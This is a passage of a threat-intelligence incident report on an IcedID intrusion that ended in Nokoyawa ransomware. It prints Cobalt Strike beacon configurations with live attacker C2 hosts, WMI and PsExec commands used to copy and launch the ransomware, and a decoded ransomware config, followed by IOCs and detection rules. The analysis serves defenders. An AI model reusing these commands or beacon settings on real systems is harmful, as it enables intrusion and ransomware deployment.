dIaU1TczZrUVlEbjA0T3NpYjhiaW1tWlJWdWF5TDlIbmNxQ2o0SmV4YTV0WURJNm9RMFJLWGNQUmJpaHA4a2gtaWFwUzhtZm9Saml4eTRSNTQ4QzNPbjlqYzZZRExNb29rZWZXMGYyQXpic0k0
HTTP/1.1 200 OK
Date:                 18:22:49 GMT
Status: 200
Connection: close
Server: Pagely Gateway/1.5.1
Content-Length: 0
```

Cobalt Strike Configurations

Domain	IP	Port	JA3	JA3s
aicsoftware[.]com	23.29.115.152	757	a0e9f5d64349fb13191bc781f81f42e1	f176ba63b4d68e576b5ba345bec2c7b7
aicsoftware[.]com	23.29.115.152	8080	N/A	N/A

```
{
    "beacontype": [
        "HTTP"
    ],
    "sleeptime": 62518,
    "jitter": 37,
    "maxgetsize": 1398708,
    "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
    "license_id": 305419776,
    "cfg_caution": false,
    "kill_date": null,
    "server": {
        "hostname": "aicsoftware.com",
        "port": 8080,
        "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCTgLGIvbpnfCb/itwv1b3pfVlfzKp7OJvlLCx21brRU3EF8QX
    },
    "host_header": "",
    "useragent_header": null,
    "http-get": {
        "uri": "/br.js",
        "verb": "GET",
        "client": {
            "headers": null,
            "metadata": null
        },
        "server": {
            "output": [
                "print",
                "prepend 600 characters",
                "base64",
                "mask"
            ]
        }
    },
    "http-post": {
        "uri": "/es",
        "verb": "POST",
        "client": {
            "headers": null,
            "id": null,
```

```
            "output": null
        }
    },
    "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "crypto_scheme": 0,
    "proxy": {
        "type": null,
        "username": null,
        "password": null,
        "behavior": "Use IE settings"
    },
    "http_post_chunk": 0,
    "uses_cookies": true,
    "post-ex": {
        "spawnto_x86": "%windir%\\syswow64\\regsvr32.exe",
        "spawnto_x64": "%windir%\\sysnative\\regsvr32.exe"
    },
    "process-inject": {
        "allocator": "VirtualAllocEx",
        "execute": [
            "CreateThread",
            "RtlCreateUserThread",
            "CreateRemoteThread"
        ],
        "min_alloc": 6133,
        "startrwx": false,
        "stub": "tUr+Aexqde3zXhpE+L05KQ==",
        "transform-x86": [
            "prepend '\\x90\\x90\\x90\\x90\\x90\\x90'"
        ],
        "transform-x64": [
            "prepend '\\x90\\x90\\x90\\x90\\x90\\x90'"
        ],
        "userwx": false
    },
    "dns-beacon": {
        "dns_idle": null,
        "dns_sleep": null,
        "maxdns": null,
        "beacon": null,
        "get_A": null,
        "get_AAAA": null,
        "get_TXT": null,
        "put_metadata": null,
        "put_output": null
    },
    "pipename": null,
    "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    "stage": {
        "cleanup": true
    },
    "ssh": {
        "hostname": null,
        "port": null,
        "username": null,
        "password": null,
        "privatekey": null
    }
}
```


Domain	IP	Port	JA3	JA3s
iconnectgs[.]com	50.3.132.232	8081	N/A	N/A


```
[{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA\u003d\u003d",
  "pipename": null,
  "dns_beacon": {
    "put_metadata": null,
    "get_TXT": null,
```

```
    "get_AAAA": null,
    "get_A": null,
    "beacon": null,
    "maxdns": null,
    "dns_sleep": null,
    "put_output": null,
    "dns_idle": null
  },
  "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "post_ex": {
    "spawnto_x64": "%windir%\\sysnative\\svchost.exe",
    "spawnto_x86": "%windir%\\syswow64\\svchost.exe"
  },
  "stage": {
    "cleanup": "true"
  },
  "process_inject": {
    "stub": "snNvHLupDUIob8Qr+6dPTQ\u003d\u003d",
    "transform_x64": ["prepend \u0027\\x90\\x90\\x90\\x90\u0027"],
    "transform_x86": ["prepend \u0027\\x90\\x90\\x90\\x90\u0027"],
    "startrwx": "false",
    "min_alloc": "5271",
    "userwx": "false",
    "execute": ["CreateThread", "RtlCreateUserThread", "CreateRemoteThread"],
    "allocator": "VirtualAllocEx"
  },
  "uses_cookies": "true",
  "http_post_chunk": "0",
  "ssh": {
    "privatekey": null,
    "username": null,
    "password": null,
    "port": null,
    "hostname": null
  },
  "useragent_header": null,
  "maxgetsize": "1864478",
  "proxy": {
    "behavior": "Use IE settings",
    "password": null,
    "username": null,
    "type": null
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "server": {
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCrr8AvQMH9nOuqc7x6r58gsuNMYuuRdKcMgo3iPMjQgM1u5BNXqKJ
    "port": "8081",
    "hostname": "iconnectgs.com"
  },
  "beacontype": ["HTTP"],
  "kill_date": null,
  "license_id": "0",
  "jitter": "43",
  "sleeptime": "62004",
  "http_get": {
    "server": {
      "output": ["print", "prepend 338 characters", "base64", "base64"]
    },
    "client": {
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/hr"
  },
  "cfg_caution": "false",
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
```

```
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/mobile-home"
  }
}, {
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA\u003d\u003d",
  "pipename": null,
  "dns_beacon": {
    "put_metadata": null,
    "get_TXT": null,
    "get_AAAA": null,
    "get_A": null,
    "beacon": null,
    "maxdns": null,
    "dns_sleep": null,
    "put_output": null,
    "dns_idle": null
  },
  "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "post_ex": {
    "spawnto_x64": "%windir%\\sysnative\\svchost.exe",
    "spawnto_x86": "%windir%\\syswow64\\svchost.exe"
  },
  "stage": {
    "cleanup": "true"
  },
  "process_inject": {
    "stub": "snNvHLupDUIob8Qr+6dPTQ\u003d\u003d",
    "transform_x64": ["prepend \u0027\\x90\\x90\\x90\\x90\u0027"],
    "transform_x86": ["prepend \u0027\\x90\\x90\\x90\\x90\u0027"],
    "startrwx": "false",
    "min_alloc": "5271",
    "userwx": "false",
    "execute": ["CreateThread", "RtlCreateUserThread", "CreateRemoteThread"],
    "allocator": "VirtualAllocEx"
  },
  "uses_cookies": "true",
  "http_post_chunk": "0",
  "ssh": {
    "privatekey": null,
    "username": null,
    "password": null,
    "port": null,
    "hostname": null
  },
  "useragent_header": null,
  "maxgetsize": "1864478",
  "proxy": {
    "behavior": "Use IE settings",
    "password": null,
    "username": null,
    "type": null
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "server": {
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCrr8AvQMH9nOuqc7x6r58gsuNMYuuRdKcMgo3iPMjQgM1u5BNXqKJ
    "port": "8081",
    "hostname": "iconnectgs.com"
  },
  "beacontype": ["HTTP"],
  "kill_date": null,
  "license_id": "0",
  "jitter": "43",
  "sleeptime": "62004",
  "http_get": {
    "server": {
      "output": ["print", "prepend 338 characters", "base64", "base64"]
    },
    "client": {
```

```
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/hr"
  },
  "cfg_caution": "false",
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/mobile-home"
  }
}]
```


Domain	IP	Port	JA3	JA3s
N/A	5.8.18.242	443	72a589da586844d7f0818ce684948eea	f176ba63b4d68e576b5ba345bec2c7b7


```
[{
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA\u003d\u003d",
  "pipename": null,
  "dns_beacon": {
    "put_metadata": null,
    "get_TXT": null,
    "get_AAAA": null,
    "get_A": null,
    "beacon": null,
    "maxdns": null,
    "dns_sleep": null,
    "put_output": null,
    "dns_idle": null
  },
  "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "post_ex": {
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe"
  },
  "stage": {
    "cleanup": "false"
  },
  "process_inject": {
    "stub": "tUr+Aexqde3zXhpE+L05KQ\u003d\u003d",
    "transform_x64": [],
    "transform_x86": [],
    "startrwx": "true",
    "min_alloc": "0",
    "userwx": "true",
    "execute": ["CreateThread", "SetThreadContext", "CreateRemoteThread", "RtlCreateUserThread"],
    "allocator": "VirtualAllocEx"
  },
  "uses_cookies": "true",
  "http_post_chunk": "0",
  "ssh": {
    "privatekey": null,
    "username": null,
    "password": null,
    "port": null,
    "hostname": null
  },
  "useragent_header": null,
  "maxgetsize": "1048576",
  "proxy": {
    "behavior": "Use IE settings",
    "password": null,
```

```
    "username": null,
    "type": null
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "server": {
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnOM3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJhcL+
    "port": "80",
    "hostname": "5.8.18.242"
  },
  "beacontype": ["HTTP"],
  "kill_date": null,
  "license_id": "305419776",
  "jitter": "0",
  "sleeptime": "60000",
  "http_get": {
    "server": {
      "output": ["print"]
    },
    "client": {
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/pixel.gif"
  },
  "cfg_caution": "false",
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/submit.php"
  }
}, {
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA\u003d\u003d",
  "pipename": null,
  "dns_beacon": {
    "put_metadata": null,
    "get_TXT": null,
    "get_AAAA": null,
    "get_A": null,
    "beacon": null,
    "maxdns": null,
    "dns_sleep": null,
    "put_output": null,
    "dns_idle": null
  },
  "smb_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "post_ex": {
    "spawnto_x64": "%windir%\\sysnative\\rundll32.exe",
    "spawnto_x86": "%windir%\\syswow64\\rundll32.exe"
  },
  "stage": {
    "cleanup": "false"
  },
  "process_inject": {
    "stub": "tUr+Aexqde3zXhpE+L05KQ\u003d\u003d",
    "transform_x64": [],
    "transform_x86": [],
    "startrwx": "true",
    "min_alloc": "0",
    "userwx": "true",
    "execute": ["CreateThread", "SetThreadContext", "CreateRemoteThread", "RtlCreateUserThread"],
    "allocator": "VirtualAllocEx"
  },
  "uses_cookies": "true",
  "http_post_chunk": "0",
```


```
  "ssh": {
    "privatekey": null,
    "username": null,
    "password": null,
    "port": null,
    "hostname": null
  },
  "useragent_header": null,
  "maxgetsize": "1048576",
  "proxy": {
    "behavior": "Use IE settings",
    "password": null,
    "username": null,
    "type": null
  },
  "tcp_frame_header": "AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "server": {
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCnOM3nXx+7HBhkbDd+AwFrFisSunK999w2tM0uTpuuEiBalcJhcL+
    "port": "443",
    "hostname": "5.8.18.242"
  },
  "beacontype": ["HTTPS"],
  "kill_date": null,
  "license_id": "305419776",
  "jitter": "0",
  "sleeptime": "60000",
  "http_get": {
    "server": {
      "output": ["print"]
    },
    "client": {
      "metadata": [],
      "headers": []
    },
    "verb": "GET",
    "uri": "/dot.gif"
  },
  "cfg_caution": "false",
  "host_header": "",
  "crypto_scheme": "0",
  "http_post": {
    "client": {
      "output": [],
      "id": [],
      "headers": []
    },
    "verb": "POST",
    "uri": "/submit.php"
  }
}]
```


Exfiltration

During the intrusion, the threat actors targeted password documents on network shares. We observed these being taken and opened off network through the use of canaries. No overt exfiltration was observed so we assess that this occurred over existing command and control channels.

The threat actors opened the document from the IP:

```
45.61.139.126
```



Impact

Threat Actors deployed Nokoyawa ransomware from one of the servers using WMI and PsExec. They first copied the ransomware binary,k.exe, and a batch script p.bat using WMI:

```
wmic /node:"TARGET_HOST_IP" /user:"DOMAIN\USER" /password:"PASSWORD" process call create "cmd.exe /c copy \\S
```

Command spawned by WmiPrvSE.exe:

```
cmd.exe /c copy \\SOURCE_SERVER_IP\c$\windows\temp\k.exe c:\windows\temp\
```

A snippet of SMB network traffic generated by the above command:

T22:45:10.345	smb_files	C3SPex2aXQvdl6Qr	14	50735		8	445	SMB::FILE_OPEN	\\	8\c$	windows\temp\k.exe	0
T22:45:10.345	smb_files	CyBbmc4Pp0EnPFT	34	50684		17	445	SMB::FILE_OPEN	\\	7\c$	windows\temp\k.exe	468,99
T22:45:10.345	smb_files	Cq5CkV3g8b12Oxq	84	50677		10	445	SMB::FILE_OPEN	\\	0\c$	windows\temp\k.exe	468,99
T22:45:10.345	smb_files	CXu7mk2zCK2TKGv	34	50750		18	445	SMB::FILE_OPEN	\\	8\c$	windows\temp\k.exe	0
T22:45:10.345	smb_files	CSRL6R3e6FvadgkI	SOURCE_HOST	34	50683	TARGETS	0	445	SMB::FILE_OPEN	\\	0\c$	windows\temp\k.exe	468,99
T22:45:10.345	smb_files	CKcstN1WxpLfklRa		14	50723		6	445	SMB::FILE_OPEN	\\	5\c$	windows\temp\k.exe	0
T22:45:10.345	smb_files	CHCsaN1HHsje01iF		4	50682		1	445	SMB::FILE_OPEN	\\	.\c$	windows\temp\k.exe	468,992
T22:45:10.345	smb_files	C86iPT1Xw9Qj8gE8		14	50758		8	445	SMB::FILE_OPEN	\\	3\c$	windows\temp\k.exe	0
T22:45:10.345	smb_files	CO8KUr4WfF3EXPq		84	50753		21	445	SMB::FILE_OPEN	\\	1\c$	windows\temp\k.exe	0


The p.bat is a simple batch script that runs the k.exe binary with a Base64 encoded configuration:

```
c:\windows\temp\k.exe --config REDACTED
```

The redacted parameter used by the `–config` flag decodes to:

```
{"EXTENSION": "AWAYOKON", "NOTE_NAME": "AWAYOKON-readme.txt", "NOTE_CONTENT": "REDACTED", "ECC_PUBLIC": "lHrY
```


The decoded configuration file shows the ransomware extension, the note name, and the note content encoded in Base64. The threat actors also configured a number of directories and extensions to skip, and enabled network and hidden drives encryption. The DELETE_SHADOW was set to true, in order to delete volume shadow copies.




Based on the configuration parameters being passed via command line and the code written in C++, the deployment appears to be part of the 1.1 version of the Nokoyawa code base:

Attribute	Nokoyawa 1.0	Nokoyawa 1.1	Nokoyawa 2.0	Nokoyawa 2.1 (Nevada)
Encryption algorithms	SECT233R1 + Salsa20	SECT233R1 + Salsa20	X25519 + Salsa20	X25519 + Salsa20
Encryption library	Tiny-ECDH	Tiny-ECDH	x25519_dalek	x25519_dalek
Programming language	C/C++	C/C++	Rust	Rust
Encryption Parameters	Hardcoded	Passed via command-line	Passed via command-line	Hardcoded
Import Hashing	No	Yes	No	No
CIS Exclusion	No	No	Yes	Yes
Architecture	x64	x64	x64	x64
Earliest known compilation date	February 2022	January 2023	September 2022	January 2023

Ransomware sample code signature:




Debug information shows that the binary was generated a few hours before the encryption:




The ransomware was then deployed at scale using PsExec to encrypt the Windows domain:

```
psexec.exe  \\TARGET_HOST_IP -u DOMAIN\USER -p "PASSWORD" -s -d -h -r mstdc -accepteula -nobanner c:\windows\
```




A ransom message was left in each directory where files were encrypted.




After encryption, contact was made with the threat actors using their support site and the price of the ransom was quoted at ~$200,000 USD in Bitcoin. No ransom was paid as a result of this intrusion.

Timeline



[Diamond Model]



Indicators

Atomic

```
Cobalt Strike
50.3.132[.]232:8081 / iconnectgs[.]com
5.8.18[.]242:443
23.29.115[.]152:757 / aicsoftware[.]com
23.29.115[.]152:8080 / aicsoftware[.]com

Powershell Cobalt Strike Downloader
https://aicsoftware[.]com:757/coin

IcedID Excel Download URL
https://simipimi[.]com

IcedID C2
kicknocisd[.]com
159.65.169[.]200
45.66.248[.]119:443 /  guaracheza[.]pics |  belliecow[.]wiki
198.244.180.66:443 /  curabiebarristie[.]com |  stayersa[.]art

BackConnect
137.74.104[.]108:8080
```

Computed

```
1.bat
b5db398832461be8d93fdbda120088aa
b36748a27b8e68710701286106ad434c9afea6fa
30a334da51d22b2fe6e33970df8d0f81396394de9d3a3c224751aacb2202b0db

1.dll
9740f2b8aeacc180d32fc79c46333178
c599c32d6674c01d65bff6c7710e94b6d1f36869
d3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9ffb64e

4_202210250456866742.xls
d3032968085db665381d9cbd3569f330
9230520c6dd215e2152bb2e56b2a5d6b45ae8e13
eb84a283ff58906786d63ffe43a8ff2728584428f5f7d9972c664f63f8790113

7030270
964c94b217d102e53a227bcbc94ae52e
b846e89d0f56851696d50b5e64c6e758ddae3e6a
091886c95ca946aedee24b7c751b5067c5ac875923caba4d3cc9d961efadb65d

k.exe
40c9dc2897b6b348da88b23deb0d3952
0f5457b123e60636623f585cc2bf2729f13a95d6
7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6

mstdc.exe
7dae150c1df0e01467be3a743775b646
f309b61a8b005b5ce0a3fb58caaa798cfc95f5db
```

```
3c19fee379b4882971834a3d38f3f8b86de5601142743755604337 78cd505748

p.bat
385d21c0438f5b21920aa9eb894740d2
5d2c17799dfc6717f89cd5f63951829aed038041
e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f
```

Detections

Network

```
ET MALWARE Win32/IcedID Request Cookie
ET POLICY OpenSSL Demo CA - Internet Widgits Pty (O)
NF - Malware IcedID BackConnect - Wait Command
NF - Malware IcedID BackConnect - Start VNC command - 11
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET MALWARE Cobalt Strike Malleable C2 Profile (__session__id Cookie)
ET SCAN Behavioral Unusual Port 1433 traffic Potential Scan or Infection
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY PsExec service created
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a .bat File
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
```

Sigma

SIGMA Project Repo

New Process Created Via Wmic.EXE id: 526be59f-a573-4eea-b5f7-f0973207634d

